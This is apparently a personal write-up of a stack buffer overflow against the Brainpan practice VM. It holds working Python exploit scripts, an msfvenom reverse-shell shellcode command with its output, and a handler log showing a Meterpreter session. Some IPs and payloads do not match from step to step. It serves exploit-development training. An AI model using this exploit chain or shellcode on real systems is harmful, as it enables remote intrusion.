Buffer Overflow Guide

27 July 2020 18:54

Steps:

1. Crash The Application
2. Find EIP
3. Control ESP
4. Identify Bad Characters
5. Find JMP ESP
6. Generate Shell Code
7. Exploit

Essential Definitions:

1. EIP - The Extended Instruction Pointer (EIP) is a register that contains the address of the next instruction for the program or command.
2. ESP – The Extended Stack Pointer (ESP) is a register that lets you know where on the stack you are and allows you to push data in and out of the application.
3. JMP – The Jump (JMP) is an instruction that modifies the flow of execution where the operand you designate will contain the address being jumped to.
4. \x41, \x42, \x43 - The hexadecimal values for A, B and C. For this exercise, there is no benefit to using hex vs ascii, it's just my personal preference.
5. NOP SLED - also known as a NOP slide is a long sequence of instructions preceding shellcode. NOP sleds are not required to be present with shellcode, but they are often included as part of an exploit to increase the likelihood of the exploit succeeding.

Brainpan VM Download: https://www.vulnhub.com/entry/brainpan-1,51/

Guide: https://github.com/gh0x0st/Buffer_Overflow

Scripts:


bof_practice


Attacking BrainPan:

NMAP Scan:

```
COMMANDO 27/07/2020 19:12:19
PS C:\Users\71xn\Desktop\brainpan > nmap -sC -sV -oN .\nmap\initial 10.10.10.13
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-27 19:19 GMT Summer Time
Nmap scan report for 10.10.10.13
Host is up (0.017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [________________________ WELCOME TO BRAINPAN _________________________]
|     ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the
mit.cgi?new-service :
SF-Port9999-TCP:V=7.70%I=7%D=7/27%Time=5F1F1AC0%P=i686-pc-windows-windows%
SF:r(NULL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\
SF:|_\|\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\
SF:x20\x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_
SF:\|\x20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_
SF:\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_
SF:\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x2
SF:0_\|\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x
SF:20\x20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\
SF:x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x
SF:20\x20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20_\|\n\n\[___________________________\x20WELCOME\x20TO\x20BRAINP
SF:AN\x20____________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENT
SF:ER\x20THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:n\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20>>\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.92 seconds
COMMANDO 27/07/2020 19:20:15
PS C:\Users\71xn\Desktop\brainpan >
```


On port 10000 there is a web server and there is a /bin directory





Inside is the exe of the application running on port 9999

Now we have the Exe we can start is and connect it to ollydbg



Now we can begin Step 1

Step 1 - Crashing the Application:

Let's write a script to send 100 bytes incrementally until the application crashes to give us a decent idea of when the app c rashed.


```
#!/usr/bin/python

import sys,socket
address = '127.0.0.1'
port = 9999
buffer = ['\x41']
counter = 100
while len(buffer)<= 10:
	buffer.append('\x41'*counter)
	counter=counter+100
try:
	for string in buffer:
		print '[+] Sending %s bytes...' % len(string)
		s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
		connect=s.connect((address,port))
		s.recv(1024)
		s.send(string + '\r\n')
		print '[+] Done'
except:
	print '[!] Unable to connect to the application. You may have crashed it.'
	sys.exit(0)
finally:
	s.close()
```

Step 2 - Finding the EIP (Extended Instruction Pointer):

Bingo! We crashed the app. Now we need to identify the exact number bytes that it takes to fill the buffer. Metasploit provid es a ruby script called *pattern_create.rb* that will create a unique string with no repeating characters. After we send this payload to the buffer, it will display what the offset is which we'll use for the next step in finding the EIP.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600

```
┌─[root@kali]─[192.168.0.48]─[~]
└──╼ $ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6
Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
┌─[root@kali]─[192.168.0.48]─[~]
└──╼ $
```



Now we can feed, 35724134 into *pattern_offset.rb* with -l 600 to find out at how many bytes we control the EIP

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134 -l 600


<u>Step 3 - Controlling the ESP (Extended Stack Pointer):</u>

Now that know how much is needed to overflow the buffer, we will try to fill that buffer with our own data to verify that we can control it. What we're going to do next is send another custom buffer to the application.


```
#!/usr/bin/python

import socket,sys

address = '192.168.0.58'
port = 9999
buffer = '\x41'*524 + '\x42'*4 + '\x43'*(600-524-4)

try:
	print '[+] Sending buffer'
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect((address,port))
	s.recv(1024)
	s.send(buffer + '\r\n')
except:
	print '[!] Unable to connect to the application.'
	sys.exit(0)
finally:
	s.close()
```

Let's break down that buffer:

- EIP - '\x41'*524 - The exact number of bytes to crash (As)
- ESP - '\x42'*4 - The value to overwrite the ESP register (Bs)
- Our Code - '\x43'*(600-524-4) - (The difference between the number of bytes we know we can send from our fuzzing, the amount of bytes to crash (EIP) and the bytes sent to ESP (Cs). Eventually, C will become our payload.



A brief look at the C's shows that there's not much space there, likely under 100 bytes, which isn't enough room to put our s hellcode which will likely be over 600 bytes. If we tried to upload shellcode without enough space, it'll get cut off and effectively fail to run.




Step 4 - Bad Characters:

Now that we know we can control the ESP and made room for our shellcode, we need to remove the possibility of any bad charact ers. What will happen is if a bad character is read in memory, everything found after the fact will get cut off and effectively not run. Your google fu for bad characters in buffer overflows will likely yield a reference to https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/ which will provide you a list of all bad characters.

```
#!/usr/bin/python

import socket,sys

address = '192.168.0.58'
port = 9999
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer = '\x41'*524 + '\x42'*4 + badchars + "gh0x0st"
#buffer = '\x41'*524 + '\x42'*4 + '\x43'*(1600-524-4)

try:
       print '[+] Sending buffer'
       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       s.connect((address,port))
       s.recv(1024)
       s.send(buffer + '\r\n')
except:
       print '[!] Unable to connect to the application.'
       sys.exit(0)
finally:
       s.close()
```


Now send that buffer overflow and follow the EDX in the dump, there you will see all of the character printed out and if it w orked they all should be there except for the null byte.



What you're going to is send the payload with your bad characters, follow the ESP dump, and highlight starting from after the four Bs you sent and before gh0x0st like the above.
What you're going to do is read the hex dump and find any value that are missing/out of order and whatever that value is supp osed to be, will be a bad character we'll exclude during our shellcode generation.

Step 5 - Locating the JMP / ESP:

Our next step here is to find a JMP ESP that we will use to tell the application to execute our code. Restart the application in ollydbg, search for all commands and find JMP ESP and find that offset. What will happen is we will tell our payload to use this offset and that will tell the program to execute our sh ell code. The jump will be B value in our buffer and we want it to execute C.




We found a JMP ESP code at 311712F3


Now that we have our JMP ESP value, we'll use that to replace the value we're putting in for the ESP in our buffer. Remember, in this case we are running a x86 application, so we must pass the JMP ESP value in little endian format. e.g 311712F3 is "\xF3\x12\x17\x31"

```python
#!/usr/bin/python

import socket,sys

address = '192.168.0.58'
port = 9999
buffer = '\x41'*524 + '\xF3\x12\x17\x31' + '\x43'*(1600-524-4)

try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

Now we need to set a breakpoint at our JMP ESP code so we can catch if we hit it or not



Now run the script



Bingo! We hit the breakpoint, now we can generate some shellcode to get us a meterperter shell

Step 6 - Generating Shellcode and Getting a Shell:

Now we control the ESP, EIP and we have a JMP code address, we can generate shellcode with *msfvenom*:

msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.0.48 LPORT=9001 -b \x00 -f python - [MSFVenom Guide]

- -p for payload
- -b for badchars, in this case just the null byte, \x00
- -f python, for python format

```
┌─[root@kali]─[192.168.0.48]─[~]
└──╼ $ msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.11.2 LPORT=9001 -b \x00 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of python file: 743 bytes
buf =  b""
buf += b"\xb8\x71\xdf\x6a\x8e\xd9\xe5\xd9\x74\x24\xf4\x5d\x2b"
buf += b"\xc9\xb1\x1f\x31\x45\x15\x03\x45\x15\x83\xc5\x04\xe2"
buf += b"\x84\xb5\x60\xd0\x57\x91\x82\x0f\xc4\x66\x3e\xba\xe8"
buf += b"\xd8\xa6\xb3\x0d\xd5\xa7\x53\x96\x8e\xad\x51\x23\x4d"
buf += b"\xda\x67\x33\x72\x33\xe1\xd2\x1e\x25\xa9\x44\x8e\xfe"
buf += b"\xc0\x85\x73\xcc\x53\xc0\xb4\xb7\x4a\x84\x40\x75\x05"
buf += b"\xba\xa9\x85\xd5\xe2\xc3\x85\xbf\x17\x9d\x65\x0e\xde"
buf += b"\x50\xe9\xf4\x20\x13\x57\x1d\x87\x56\xa0\x5b\xc7\x86"
buf += b"\xaf\x9b\x4e\x45\x6e\x70\x5c\x4b\x92\x8b\xec\x36\x98"
buf += b"\x14\x89\x09\x5a\x05\xca\x00\x7a\xbc\x5e\x36\xcd\xbc"
buf += b"\x53\xb7\xa8\x03\x13\xba\x4d\x62\x5b\xbb\xb1\x65\x9b"
buf += b"\x07\xb0\x65\x9b\x77\x7e\xe5"
┌─[root@kali]─[192.168.0.48]─[~]
└──╼ $
```

Our script should look something like this, and you should have a meterpreter listener setup and waiting

```python
#!/usr/bin/python

import socket,sys

address = '10.10.10.4'
port = 9999

buf =  b""
buf += b"\xba\xfa\xe0\x6f\xb4\xdb\xd9\xd9\x74\x24\xf4\x58\x29"
buf += b"\xc9\xb1\x1f\x83\xc0\x04\x31\x50\x11\x03\x50\x11\xe2"
buf += b"\x0f\x8a\x65\xea\xde\x90\x8d\xf1\x73\x64\x21\x9c\x71"
buf += b"\xda\xa3\xe9\x94\xd7\xac\x7d\x0d\x80\xa6\x8b\xba\x52"
buf += b"\xdf\x89\xbc\x71\x36\x07\x5d\x1f\x2e\x4f\xcd\xb1\xf9"
buf += b"\xe6\x0c\x72\xcb\x79\x4b\xb5\xaa\x60\x1d\x42\x70\xfb"
buf += b"\x03\xaa\x8a\xfb\x1b\xc1\x8a\x91\x9e\x9c\x68\x54\x69"
buf += b"\x53\xee\x12\xa9\x15\x52\xf7\x0e\x54\xab\xb1\x50\x88"
buf += b"\xb4\xc1\xd9\x4b\x75\x2a\xd5\x4a\x95\xa1\x55\x31\x97"
buf += b"\x3a\x10\x0a\x5f\x2b\x41\x02\x41\xd2\xc7\x7e\x32\xe6"
buf += b"\xea\xff\xb7\x29\x8c\xfd\x48\x48\xd4\x03\xb7\x8b\x24"
buf += b"\xbf\xb6\x8b\x24\xbf\x75\x0b"


buffer = '\x41'*524 + '\xF3\x12\x17\x31' + '\x90'*20 + buf

try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

Let's break down our final script:

- EIP - '\x41'*524 - The exact number of bytes to crash (As)
- ESP - '\xF3\x12\x17\x31' - The value of the JMP ESP that will instruct the application to execute our code
- NOP SLED** - '\x90'*20 - There's a chance that our code may fall short slightly and get cut off. By adding a NOP sled, you're basically paving the way into our shellcode
- BUF - This is our shellcode that if we configured correctly, will get a reverse shell from the brainpan VM

Shell:

Nice, we got a shell

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.11.2
LHOST => 10.10.11.2
msf5 exploit(multi/handler) > set LPORT 9001
LPORT => 9001
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.11.2:9001
[*] Sending stage (980808 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.11.2:9001 -> 10.10.10.4:55193) at 2020-07-28 19:06:26 +0100

meterpreter > sysinfo
Computer     : 10.10.10.4
OS           : Ubuntu 12.10 (Linux 3.5.0-25-generic)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```